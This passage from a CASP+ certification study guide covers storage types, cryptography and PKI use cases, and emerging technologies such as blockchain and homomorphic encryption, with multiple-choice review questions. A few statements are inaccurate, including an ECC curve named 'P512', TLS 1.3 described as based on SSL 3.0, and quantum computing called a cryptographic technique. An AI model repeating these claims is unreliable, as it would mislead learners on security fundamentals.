


Figure 6-7 Object-Based Storage

Database Storage

Information that resides in a database is usually stored in tables. The database tables are usually divided into columns and rows. In a table, the columns specify the information category and the data type, and the rows hold the actual information. This structure is chosen for its ease of use: It can be easily indexed, accessed, or modified.

With ***database storage***, data is typically stored in a server as ordered and unordered flat files, ISAM, heaps, hash buckets, or B+ trees. The most commonly used database structures are the B+ trees and ISAM. A B+ tree can present sorted data in a tree structure, allowing easy indexing, searching, and editing of all the records. With the indexed sequential access method (ISAM), used in MySQL, a special set of indexes allows for faster search times because the search goes through the indexes and not through the actual records.

Block Storage

Block storage stores data in pieces called blocks and stores them as separate entities. Each block is given a unique identifier, which allows the system to select a block of data wherever it is most convenient. This means there is no single path to the data, as in file storage.

Blob Storage

Binary large object storage (referred to as ***blob storage***) is used with a large amount of unstructured data (that is, data that does not conform to a data model, such as text or binary data). Blob storage utilizes three components:

- A storage account
- A container
- A blob

Figure 6-8 shows the relationships between these components.

Key Topic




Figure 6-8 Blob-Based Storage

Key-Value Pairs

A ***key-value pair*** is a pair of related identifiers kept in a key-value store database. The unique identifier is the key for an item of data, and a value is either the data being identified or the location of that data. A key-value store has a few advantages over row-and-column-based databases. For example, a key-value store can be very fast for read and write operations.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 6-1 lists these key topics and the page number on which each is found.

Key Topic

Table 6-1 Key Topics for Chapter 6

Key Topic Element	Description	Page Number
List	Advantages of virtualization	185
Figure 6-1	Virtualization	186
Figure 6-2	Hypervisor Types	187
Figure 6-3	Container-Based Virtualization	188
List	Virtualization vs. emulation	188
List	Application virtualization models	189
Figure 6-4	CASB	190
Figure 6-5	Cloud Service Models	195
Figure 6-6	File-Based Storage	197
Figure 6-7	Object-Based Storage	197
Figure 6-8	Blob-Based Storage	198

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

virtual machine (VM), hypervisor, Type 1 hypervisor, Type 2 hypervisor, container, emulator, server-based application virtualization (terminal services), client-based application virtualization (application streaming), virtual desktop infrastructure (VDI), provisioning, deprovisioning, middleware, metadata, private cloud, public cloud, hybrid cloud, community cloud, multitenancy model, single-tenancy model, software as a service (SaaS), platform as a service (PaaS), infrastructure as a service (IaaS), VPC peering, object storage, file-based storage, database storage, block storage, blob storage, key-value pair

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. What does the "value" portion of a key-value pair specify?
   - a. The creation date of the item
   - b. The sensitivity of the item
   - c. The value of the item
   - d. The location of the item

2. Which of the following is not a characteristic of virtualization?
   - a. Reduced overall use of power in the data center
   - b. Dynamic allocation of memory and CPU resources to the servers
   - c. High availability
   - d. High capital expenditures

3. Which of the following is not a component of blob storage?
   - a. Storage account
   - b. Container
   - c. Blob
   - d. Object

4. Before you installed your hypervisor, you installed an operating system. What type of hypervisor are you installing?
   - a. Type 1
   - b. Type 2
   - c. Type 3
   - d. Type 4

5. In what type of storage system is the data typically stored in a server as ordered and unordered flat files, ISAM, heaps, hash buckets, or B+ trees?
   - a. Blob
   - b. Block
   - c. File
   - d. Database

6. Which virtualization type is sometimes called operating system–level virtualization?

   a. Container-based

   b. Emulation

   c. Simulation

   d. Virtuation

7. Which of the following is a connection created directly between two virtual private clouds?

   a. VPN

   b. VPC peering

   c. Overlay

   d. TOTP

8. Which of the following changes the CPU instructions required for the architecture and executes them on another architecture successfully?

   a. Interpreter

   b. Manifest

   c. Emulator

   d. Hypervisor

9. A cloud access security broker is an example of which of the following?

   a. Firmware

   b. Middleware

   c. Ransomware

   d. Spyware

10. Which of the following cloud service models provides a complete software solution?

    a. IaaS

    b. PaaS

    c. SaaS

    d. SeCaaS

This chapter covers the following topics:

- **Privacy and Confidentiality Requirements:** This section covers issues related to ensuring the privacy of personal and other proprietary data types.
- **Integrity Requirements:** This section describes best practices for ensuring that unauthorized changes are not made to data.
- **Non-repudiation:** This section covers the purpose of and benefits provided by the cryptographic technique non-repudiation.
- **Compliance and Policy Requirements:** This section stresses the importance of aligning corporate policy with regulatory compliance.
- **Common Cryptography Use Cases:** This section discusses data at rest, data in transit, data in process/data in use, protection of web services, embedded systems, key escrow/management, mobile security, secure authentication, and smart cards.
- **Common PKI Use Cases:** This section discusses web services, email, code signing, federation, trust models, VPNs, and enterprise and security automation/orchestration.

This chapter covers CAS-004 Objective 1.7: Explain how cryptography and public key infrastructure (PKI) support security objectives and requirements.

One of the tools security professionals have used to accomplish the goals of the CIA triad is cryptography. In this chapter you'll learn how these technologies can be used in conjunction with a public key infrastructure (PKI) to satisfy those goals.

CHAPTER 7

Supporting Security Objectives and Requirements with Cryptography and Public Key Infrastructure (PKI)

Privacy and Confidentiality Requirements

Cryptography is one of the most complicated domains of the security knowledge base. Cryptography is a crucial factor in protecting data at rest, in transit, and in process/use. It is a science that involves either hiding data or making data unreadable by transforming it. In addition, cryptography provides message author assurance, source authentication, and delivery proof.

Cryptography concerns ***confidentiality***, integrity, and authentication but not availability. The CIA triad is a main security tenet that covers confidentiality, integrity, and availability, so cryptography covers two of the main tenets of the CIA triad. It helps prevent or detect the fraudulent insertion, deletion, and modification of data. Cryptography also provides non-repudiation by providing proof of origin.

Most organizations use multiple hardware devices to protect confidential data. These devices protect data by keeping external threats out of the network. In the event that one of an attacker's methods works and an organization's first line of defense is penetrated, data encryption ensures that confidential or private data will not be viewed.

The key benefits of encryption include

Key Topic

- **Power:** Encryption relies on global standards. The solutions are so large that they ensure an organization is fully compliant with security policies. Data encryption solutions are affordable and may provide even military-level security for any organization.
- **Transparency:** Efficient encryption allows normal business flow while crucial data is secured in the background, and it does so without the user being aware of what is going on.

- **Flexibility:** Encryption saves and protects any important data, whether it is stored on a computer, a removable drive, an email server, or a storage network. Moreover, it allows you to securely access your files from anyplace.

Integrity Requirements

Integrity, the second part of the CIA triad, ensures that data is protected from unauthorized modification or data corruption. The goal of integrity is to preserve the consistency of data. The opposite of integrity is corruption. Many individuals do not consider data integrity to be as important as data confidentiality. However, data modification or corruption can often be just as detrimental to an enterprise because the original data is lost. Examples of controls that improve integrity include digital signatures, checksums, and hashes. Organizations should include integrity requirements when classifying data types, as discussed in Chapter 4, “Securing the Enterprise Architecture by Implementing Data Security Techniques.”

Non-repudiation

Non-repudiation is the assurance that a sender cannot deny an action. For example, in electronic communications, one party may deny having sent a contract, a document, or an email. Non-repudiation means putting measures in place to prevent a party from denying that it sent a message.

A valid digital signature gives a recipient reason to believe that the message was created by a known sender (authentication), that the sender cannot deny having sent the message (non-repudiation), and that the message was not altered in transit (integrity). You will learn about digital signatures later in this chapter.

NOTE Remember that non-repudiation is the assurance that something can’t be denied by someone.

Compliance and Policy Requirements

Legal compliance is a vital part of any organization’s security initiative. To ensure legal compliance, organizations must understand the laws that apply to their industry. Examples of industries that often have many federal, state, and local laws to consider include financial, healthcare, and industrial production. A few of the laws and regulations that must be considered by organizations are covered in Chapter 20, “Security Considerations Impacting Specific Sectors and Operational Technologies.” The use of cryptography is often the key to ensuring compliance.

Common Cryptography Use Cases

As you may have gathered by now, cryptography can solve many of the issues we face with privacy and data security. In this section you'll learn about specific applications of cryptography.

Data at Rest

Data at rest refers to data that is stored physically in any digital form that is not active. This data can be stored in databases, data warehouses, files, archives, tapes, offsite backups, mobile devices, or any other storage medium. Data at rest is most often protected using data encryption algorithms.

Algorithms that are used in computer systems implement complex mathematical formulas when converting plaintext to ciphertext. The two main components of any encryption system are the key and the algorithm. In some encryption systems, the two communicating parties use the same key. In other encryption systems, the two communicating parties use different keys, but the keys are related.

Data in Transit

Transport encryption ensures that data is protected when it is transmitted over the Internet or another network. Transport encryption can protect ***data in transit*** against network sniffing attacks.

Security professionals should ensure that their data is protected in transit in addition to protecting data at rest. As an example, think of an enterprise that implements token and biometric authentication for all users, protected administrator accounts, transaction logging, full-disk encryption, server virtualization, port security, firewalls with ACLs, a NIPS, and secured access points. None of these solutions provides any protection for data in transport. Transport encryption would be necessary in this environment to protect data.

Data in Process/Data in Use

Data in process/data in use is data that is being accessed or manipulated in some way. Data manipulation includes editing data and compiling the data into reports. The main issues with data in process/use are to ensure that only authorized individuals have access to or can read the data and that only authorized changes to the data are allowed. Confidentiality can be provided by using privacy or screen filters to prevent unauthorized individuals from reading the data on a screen. It can also be provided by implementing a document shredding policy for all reports that contain PII, PHI, proprietary data, or other confidential information. Data integrity can be provided by implementing appropriate controls on the data and verifying the data with hashing algorithms. Data locks can be used to prevent data changes, and data rules can ensure that changes occur only within defined parameters. For certain data types, organizations may decide to implement two-person controls to ensure that data changes are entered and verified. Availability can be provided by using the same strategies as used with data at rest and data in transit.

Protection of Web Services

Web services typically use a protocol specification called ***Simple Object Access Protocol (SOAP)*** for exchanging structured information. SOAP employs Extensible Markup Language (XML) and is insecure by itself. ***Web Services Security (WSSecurity or WSS)*** is an extension to SOAP that is used to apply security to web services. Web Services Security (WSS) describes three main mechanisms:

Key Topic

- How to sign SOAP messages to ensure integrity (and also non-repudiation)
- How to encrypt SOAP messages to ensure confidentiality
- How to attach security tokens to ascertain the sender's identity

You will learn much more about SOAP in Chapter 13, "Analyzing Vulnerabilities and Recommending Risk Mitigations."

Embedded Systems

An ***embedded system*** is a computer system with a dedicated function within a larger system, often with real-time computing constraints. It is embedded as part of the device, often including hardware and mechanical parts. Embedded systems control many devices in common use today and include systems embedded in cars, HVAC systems, security alarms, and even lighting systems. Machine-to-machine (M2M) communication, the Internet of Things (IoT), and remotely controlled industrial control systems (ICS) have increased the number of connected devices and simultaneously made these devices targets.

Because an embedded system is usually placed within a device without input from a security professional, security is not built into the device. So while allowing the device to communicate over the Internet with a diagnostic system provides a great service to the consumer, oftentimes the manufacturer has not considered that a hacker can then reverse communication and take over the device with the embedded system. As of this writing, reports have surfaced of individuals being able to take control of vehicles using their embedded systems. Manufacturers have released patches that address such issues, but not all vehicle owners have applied or even know about the patches.

As M2M and IoT increase in popularity, security professionals can expect to see a rise in incidents like this. A security professional is expected to understand the vulnerabilities these systems present and how to put controls in place to reduce an organization's risk.

Key Escrow/Management

Key escrow is the process of storing keys with a third party to ensure that decryption can occur. This is most often used to collect evidence during investigations. ***Key recovery*** is the process whereby a key is archived in a safe place.

Key management is essential to ensure that the cryptography provides confidentiality, integrity, and authentication in cloud environments. A compromised key can have serious consequences throughout an organization.

Key management involves the entire process of ensuring that keys are protected during creation, distribution, transmission, and storage. As part of this process, keys must also be destroyed properly. When you consider the vast number of networks over which a key is transmitted and the different types of systems on which a key is stored, the enormity of this issue really comes to light.

As the most demanding and critical aspect of cryptography, it is important that security professionals understand key management principles. Keys should always be stored in ciphertext when stored on a non-cryptographic device. Key distribution, storage, and maintenance should be automatic, with the processes integrated into the application.

Because keys can be lost, backup copies should be made and stored in a secure location. A designated individual should have control of the backup copies, and other individuals should be designated to serve as emergency backups. The key recovery process should also require more than one operator, to ensure that only valid key recovery requests are completed. In some cases, keys are even broken into parts and deposited with trusted agents, which provide their part of the key to a central authority when authorized to do so. Although other methods of distributing parts of a key are used, all the solutions involve the use of trustee agents entrusted with part of the key and a central authority tasked with assembling the key from its parts. Also, key recovery personnel should span the entire organization and not just be members of the IT department.

Organizations should also limit the number of keys that are used. The more keys you have, the more keys you must worry about and ensure are protected. Although a valid reason for issuing a key should never be ignored, limiting the number of keys issued and used reduces the potential damage.

When designing a key management process, you should consider how to do the following:

Key Topic

- Securely store and transmit the keys.
- Use random keys.
- Issue keys of sufficient length to ensure protection.
- Properly destroy keys when no longer needed.
- Back up the keys to ensure that they can be recovered.

Systems that process valuable information require controls in order to protect the information from unauthorized disclosure and modification. Cryptographic systems that contain keys and other cryptographic information are especially critical. Security professionals should work to ensure that the protection of keying material provides accountability, audit, and survivability.

Accountability involves the identification of entities that have access to, or control of, cryptographic keys throughout their life cycles. Accountability can be an effective tool to help prevent key compromises and to reduce the impact of compromises when they are detected. Although it is preferred that no humans be able to view keys, at a minimum, the key management system should account for all individuals who are able to view plaintext cryptographic keys. In addition, more sophisticated key management systems may account for all individuals authorized to access or control any cryptographic keys, whether in plaintext or ciphertext form.

Two types of audits should be performed on key management systems:

Key Topic

- **Security:** The security plan and the procedures that are developed to support the plan should be periodically audited to ensure that they continue to support the key management policy.
- **Protective:** The protective mechanisms employed should be periodically reassessed with respect to the level of security they currently provide and are expected to provide in the future. They should also be assessed to determine whether the mechanisms correctly and effectively support the appropriate policies. New technology developments and attacks should be considered as part of a protective audit.

Key management survivability entails backing up or archiving copies of all keys used. Key backup and recovery procedures must be established to ensure that keys are not lost. System redundancy and contingency planning should also be properly assessed to ensure that all the systems involved in key management are fault tolerant.

Mobile Security

Mobile devices present a unique challenge to the process of securing data. These devices have much less processing power than desktop devices and laptops. For this reason, a special form of encryption is used that is uniquely suited to this scenario. Let's look at this algorithm.

Elliptic Curve Cryptography

Elliptic curve cryptography (ECC) is an approach to public key cryptography based on the algebraic structure of elliptic curves over finite fields. The key characteristic that makes it suitable for mobile devices of all types is that it can provide the same level of security provided by other algorithms by using smaller keys. Smaller keys require less processing power when the encryption and decryption processes occur. For example, a 256-bit elliptic curve public key should provide comparable security to a 3,072-bit RSA public key.

P256 vs. P384 vs. P512

ECC can use several key sizes, the most common of which are P256 bit, P384 bit, and P512 bit. These three are also the only ones matching NSA Suite B security requirements, which is a set of cryptographic algorithms promulgated by the NSA as part of its Cryptographic Modernization Program. It has been established as the cryptographic base for both unclassified information and most classified information. Suite B includes AES for symmetric encryption, Elliptic Curve Digital Signature Algorithm (ECDSA) for digital signatures, Elliptic Curve Diffie-Hellman (ECDH) for key agreements, and SHA-256 and SHA-384 for message digests.

Secure Authentication

A secure authentication system is the bedrock upon which all other security services are built. You learned about secure authentication methods in Chapter 5, "Providing the Appropriate Authentication and Authorization Controls." Please review that information.

Smart Card

A smart card accepts, stores, and sends data but can hold more data than a memory card. A ***smart card***, often known as an integrated circuit card (ICC), contains memory like a memory card and also contains an embedded chip like a debit or credit card. Smart cards are used with card readers. However, the data on a smart card is used by the authentication server without user input. To protect against lost or stolen smart cards, most implementations require the user to input a secret PIN, meaning the user is actually providing both Type I (PIN) and Type II (smart card) authentication factors.

Common PKI Use Cases

Using certificate-based authentication requires the deployment of a ***public key infrastructure (PKI)***. PKIs include systems, software, and communication protocols that distribute, manage, and control public key cryptography. A PKI publishes digital certificates. Because a PKI establishes trust within an environment, a PKI can certify that a public key is tied to an entity and verify that a public key is valid. Public keys are published through digital certificates. You will learn more about PKI in Chapter 22, "Implementing the Appropriate PKI Solution."

Web Services

Any web service that makes use of asymmetric encryption or provides non-repudiation services requires the use of a PKI to issue and verify the required private and public keys. You learned about additional web services earlier in this chapter.

Email

Multipurpose Internet Mail Extensions (MIME) is an Internet standard that allows email to include non-text attachments, non-ASCII character sets, multiple-part message bodies, and non-ASCII header information. In today's world, SMTP in MIME format transmits a majority of email.

MIME allows an email client to send an attachment with a header describing the file type. The receiving system uses this header and the file extension listed in it to identify the attachment type and open the associated application. This allows the computer to automatically launch the appropriate application when the user double-clicks the attachment. If no application is associated with that file type, the user is able to choose the application by using the Open With option, or a website might offer the necessary application.

Secure MIME (S/MIME) allows MIME to encrypt and digitally sign email messages and encrypt attachments. It adheres to the Public Key Cryptography Standards (PKCS), which are a set of public key cryptography standards designed by the owners of the RSA algorithm.

S/MIME uses encryption to provide confidentiality, hashing to provide integrity, public key certificates to provide authentication, and message digests to provide non-repudiation.

GNU Privacy Guard (GPG)

GNU Privacy Guard (GPG) is closely related to ***Pretty Good Privacy (PGP)***. Both programs were developed to protect electronic communications. PGP provides email encryption over the Internet and uses different encryption technologies, depending on the needs of the organization. PGP can provide confidentiality, integrity, and authenticity based on the encryption methods used.

PGP provides key management using RSA. PGP uses a web of trust to manage the keys. By sharing public keys, users create this web of trust instead of relying on a certificate authority (CA). The public keys of all the users are stored on each user's computer in a key ring file. Within that file, each user is assigned a level of trust. The users within the web vouch for each other. So if User 1 and User 2 have a trust relationship and User 1 and User 3 have a trust relationship, User 1 can recommend the other two users to each other. Users can choose the level of trust initially assigned to a user but can change that level later if circumstances warrant a change. But compromise of a user's private key in the PGP system means that the user must contact everyone with whom she has shared her key to ensure that this key is removed from the key ring file.

PGP provides data encryption for confidentiality using IDEA. However, other encryption algorithms can be used. Public certificates with PGP provide authentication.

GPG is a rewrite or an upgrade of PGP and uses AES. It does not use the IDEA encryption algorithm because the goal was to make it completely free. All the algorithm data is stored and documented publicly by the OpenPGP Alliance. GPG is a better choice than PGP because AES costs less than IDEA and is considered more secure. Moreover, GPG is royalty free because it is not patented.

Although the basic GPG program has a command-line interface, some vendors have implemented front ends that provide GPG with a graphical user interface, including KDE and Gnome for Linux and Aqua for macOS.

Code Signing

Developer code can be digitally signed to ensure its integrity and its origin. You learned about code signing in Chapter 3, "Securely Integrating Software Applications."

Federation

Federated systems can make use of the services provided by a PKI, especially in the area of secure access. You learned about federated systems in Chapters 1, "Ensuring a Secure Network Architecture," and 5, "Providing the Appropriate Authentication and Authorization Controls."

Trust Models

A ***trust model*** defines which entities are trusted in a federation. You learned about trust models when you learned about federations in Chapters 1 and 5.

VPN

Virtual private networks (VPNs) can be built using several technologies. In this section you'll learn about the options.

SSL/TLS

Secure Sockets Layer (SSL)/Transport Layer Security (TLS) is an option for creating secure connections to servers. It interfaces with the application and transport layers but does not really operate within these layers. It is mainly used to protect HTTP traffic or web servers. Its functionality is embedded in most browsers, and its use typically requires no action on the part of the user. It is widely used to secure Internet transactions and can be implemented in two ways:

- **SSL portal VPN:** In this implementation, a user can have a single SSL connection to access multiple services on the web server. After being authenticated, the user is provided a page that acts as a portal to other services.
- **SSL tunnel VPN:** This implementation involves an SSL tunnel for accessing services on a server that is not a web server. It uses custom programming to provide access to non-web services through a web browser.

TLS and SSL are similar to one another but not the same. TLS 1.3 is based on the SSL 3.0 specification, but the two are not operationally compatible. Both implement confidentiality, authentication, and integrity above the transport layer. The server is always authenticated, and optionally the client can also be authenticated.

Keep in mind that SSL traffic cannot be monitored using a traditional IDS or IPS deployment. If an enterprise needs to monitor SSL traffic, a proxy server that can monitor this traffic must be deployed.

Other Tunneling Protocols

Several other remote access or line protocols (tunneling protocols) are used to create VPN connections, including:

- ***Point-to-Point Tunneling Protocol (PPTP)*****:** PPTP is a Microsoft protocol based on PPP. It uses built-in Microsoft Point-to-Point encryption and can use a number of authentication methods, including CHAP, MS-CHAP, and EAP-TLS. One shortcoming of PPTP is that it only works on IP-based networks. If a WAN connection that is not IP based is in use, L2TP must be used.
- ***Layer 2 Tunneling Protocol (L2TP)*****:** L2TP is a newer protocol that operates at layer 2 of the OSI model. Like PPTP, L2TP can use various authentication mechanisms; however, L2TP does not provide any encryption. It is typically used with Internet Protocol Security (IPsec), which is a very strong encryption mechanism.

When using PPTP, the encryption is included, and the only remaining choice to be made is the authentication protocol. When using L2TP, both encryption and authentication protocols, if desired, must be added. IPsec can provide encryption, data integrity, and system-based authentication, which makes it a flexible and capable option. By implementing certain parts of the IPsec suite, you can choose to use these features or not. You will learn more about IPsec in Chapter 23,"Implementing the Appropriate Cryptographic Protocols and Algorithms."

Enterprise and Security Automation/Orchestration

Automating the security processes that were formerly done manually can free security professionals to perform other tasks and save money. You learned about automation and orchestration in Chapter 2, "Determining the Proper Infrastructure Security Design."

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 7-1 lists these key topics and the page number on which each is found.

Key Topic

Table 7-1 Key Topics for Chapter 7

Key Topic Element	Description	Page Number
List	Key benefits of encryption	203
List	SOAP mechanisms	206
List	Key management considerations	208
List	Key management audits	208
List	SSL/TLS VPNs	212
List	Tunneling protocols	213

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

confidentiality, integrity, non-repudiation, data at rest, data in transit, data in process/data in use, Simple Object Access Protocol (SOAP), Web Services Security (WSSecurity or WSS), embedded system, key escrow, key recovery, key management, accountability, elliptic curve cryptography (ECC), smart card, public key infrastructure (PKI), Multipurpose Internet Mail Extensions (MIME), Secure MIME (S/MIME), GNU Privacy Guard (GPG), Pretty Good Privacy (PGP), trust model, Secure Sockets Layer (SSL)/Transport Layer Security (TLS), Point-to-Point Tunneling Protocol (PPTP), Layer 2 Tunneling Protocol (L2TP)

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following uses built-in Microsoft Point-to-Point encryption?
   - a. PPTP
   - b. L2TP
   - c. EAP
   - d. AES

2. Which goals cannot be met using cryptography?
   - a. Availability
   - b. Confidentiality
   - c. Integrity
   - d. Non-repudiation

3. Which of the following does not provide encryption?
   - a. L2TP
   - b. PPP
   - c. PPTP
   - d. IPsec

4. What is required to perform non-repudiation?
   - a. Digital certificate
   - b. Secure cookies
   - c. IPsec
   - d. ECC

5. What type of connection can be used to access services on a server that is not a web server?
   - a. SSL portal VPN
   - b. SSL tunnel VPN
   - c. VPC peering
   - d. Overlay

6. Which of the following is data that is stored physically in any digital form?
   a. Data in use
   b. Data at rest
   c. Data in transit
   d. Data in process

7. What component defines which entities are trusted in a federation?
   a. Manifest
   b. Rule set
   c. Trust model
   d. Allow list

8. Which of the following is a protocol specification for exchanging structured information?
   a. HOTP
   b. SOAP
   c. DLP
   d. HTML

9. Which of the following is a rewrite or an upgrade of PGP and uses AES?
   a. GPG
   b. XML
   c. RSA
   d. SOAP

10. Which of the following is an extension to SOAP that is used to apply security to web services?
    a. WSS
    b. ECC
    c. PPTP
    d. RSA

This page intentionally left blank

This chapter covers the following topics:

- **Artificial Intelligence:** This section covers the benefits and uses of AI in security.
- **Machine Learning:** This section describes the process whereby algorithms learn through their operation and evolve as they learn.
- **Quantum Computing:** This section covers the purpose of and benefits provided by quantum computing, which is a cryptographic technique.
- **Blockchain:** This section covers the use of blockchain to safely store information over a shared system, where everybody can view but cannot alter the data or transactions.
- **Homomorphic Encryption:** This section discusses techniques such as private information retrieval, secure function evaluation, and private function evaluation.
- **Secure Multiparty Computation:** This section discusses the use of a protocol where no individual can see the other parties' data while distributing the data across multiple parties.
- **Distributed Consensus:** This section discusses a fundamental and powerful primitive (a basic interface or segment of code that can be used to build more sophisticated program elements) for constructing reliable distributed systems from unreliable components.
- **Big Data:** This section describes the challenges presented by the massive amounts of data we have and methods for handling big data.
- **Virtual/Augmented Reality:** This section describes potential uses for VR and AR technologies beyond gaming.
- **3-D Printing:** This section covers the emerging use of 3-D printers to create prototypes and components.
- **Passwordless Authentication:** This section describes the importance of techniques used to authenticate without passwords.

CHAPTER 8

Managing the Impact of Emerging Technologies on Enterprise Security and Privacy

- **Nano Technology:** This section discusses the use of matter on atomic, molecular, and supramolecular scales for industrial purposes.
- **Deep Learning:** This section covers the implementation of machine learning (ML), including natural language processing and deep fakes.
- **Biometric Impersonation:** This section covers measurement and mitigation of targeted biometric impersonation.

This chapter covers CAS-004 Objective 1.8: Explain the impact of emerging technologies on enterprise security and privacy.

Security professionals must stay abreast of all the latest trends and emerging technologies, especially as they relate to security. In this chapter you'll learn about some of these technologies and concepts and how to manage their effects in enterprise security and privacy.

Artificial Intelligence

Artificial intelligence (AI) and ***machine learning (ML)*** have fascinated humans for decades. Since the first time we conceived of the idea of talking to a computer and getting an answer like characters did in comic books years ago, we have waited for the day to come when smart robots would not just do the dirty work but learn just as humans do.

Today, robots are taking on increasingly more and more detailed work. One of the exciting areas where AI and ML are yielding dividends is in intelligent network security—or intelligent networks. Intelligent networks seek out their own vulnerabilities before attackers do, learn from past errors, and work on a predictive model to prevent attacks.

For example, automatic exploit generation (AEG) is the "first end-to-end system for fully automatic exploit generation," according to the Carnegie Mellon

Institute's own description of its AI named Mayhem. Developed for off-the-shelf as well as the enterprise software being increasingly used in smart devices and appliances, AEG can find a bug and determine whether it is exploitable.

Machine Learning


Machine learning is what makes AI possible. It is the use of generated training data to build a model that makes predictions and decisions without being explicitly programmed to do so. For example, in the case of using AI to adapt to network threats, algorithms can identify unusual activity and match it with similar activity that led to an attack. thereby leading to an action designed to head off or mitigate such an attack.

Quantum Computing

Quantum computing is the use of quantum states, such as superposition and entanglement, to perform computation. These states are properties founded in quantum science. Quantum computing uses these properties to perform encryption and to solve extremely difficult mathematical equations. It is anticipated that the use of quantum computing will enhance the machine learning process.

Blockchain

Another implementation of cryptography is cryptocurrency, such as bitcoin. Cryptocurrencies make use of a process called blockchain. A ***blockchain*** is a continuously growing list of records, called blocks, that are linked and secured using cryptography. Blockchain is typically managed by a peer-to-peer network collectively adhering to a protocol for validating new blocks. The blockchain process is depicted in Figure 8-1.


Blockchain Process Steps
P2P Network → Communication → Validation → Verification → Confirmation
1
2
3
4
5

1. Someone in the Peer to Peer network requests a transaction.
2. The requested transaction is broadcast to the P2P network consisting of computers, known as nodes.
3. The network of nodes validates the transaction and the user 's status using algorithms.

   A verified transaction can involve cryptocurrency, contracts, records or other information.
4. Once verified, the transaction is combined with other transactions to create a new block of data for the ledger.
5. The new block is then added to the existing blockchain, in a way that is permanent and unalterable.

   The transaction is complete.

Figure 8-1 Blockchain

Homomorphic Encryption

Homomorphic encryption is a form of encryption that is unique in that it allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext. Its great value lies in the fact that privacy can be maintained because the data is never in a plaintext state, even though edits have been made. With other encryption processes, the data would be required to be decrypted to make the edits. In this section you'll learn about several operations that are possible using homomorphic encryption.

Secure Multiparty Computation

Private Information Retrieval

A ***private information retrieval (PIR)*** protocol can retrieve information from a server without revealing which item is retrieved. One of the ways to construct a protocol for private information retrieval is based on homomorphic encryption.

Secure Function Evaluation

Secure function evaluation (SFE) is a process in which multiple parties collectively compute a function and receive its output without learning the inputs from any other party. It allows for two parties to each contribute a value to a computation and generate the same answer without knowing the value the other party contributes. This can be done using fully homomorphic encryption.

Private Function Evaluation

Private function evaluation (PFE) is the process of evaluating one party's private data using a private function owned by another party. PFEs solutions seek to ensure that the privacy of the data and the function are both preserved. Existing solutions for PFE secure multiparty computations by hiding the circuit's topology and the gate's functionality through additive homomorphic encryption.

Distributed Consensus

Earlier in this chapter you learned about blockchain. One of the mechanisms of blockchain is distributed consensus. ***Distributed consensus*** is a process whereby distributed nodes reach agreement or consensus on the validity of transactions. Since blockchain lacks a central authority, distributed consensus provides a necessary function to the blockchain. Consensus algorithms ensure that the protocol rules are being followed and guarantee that all transactions occur in such a way that the coins are only able to be spent once. Consider the diagram in Figure 8-2. When the failed node loses all data or transactions due to failure, the other nodes contribute what they know about what was contained in that node, and the information is used to restore the failed node.

Key Topic




Figure 8-2 Distributed Consensus

Big Data

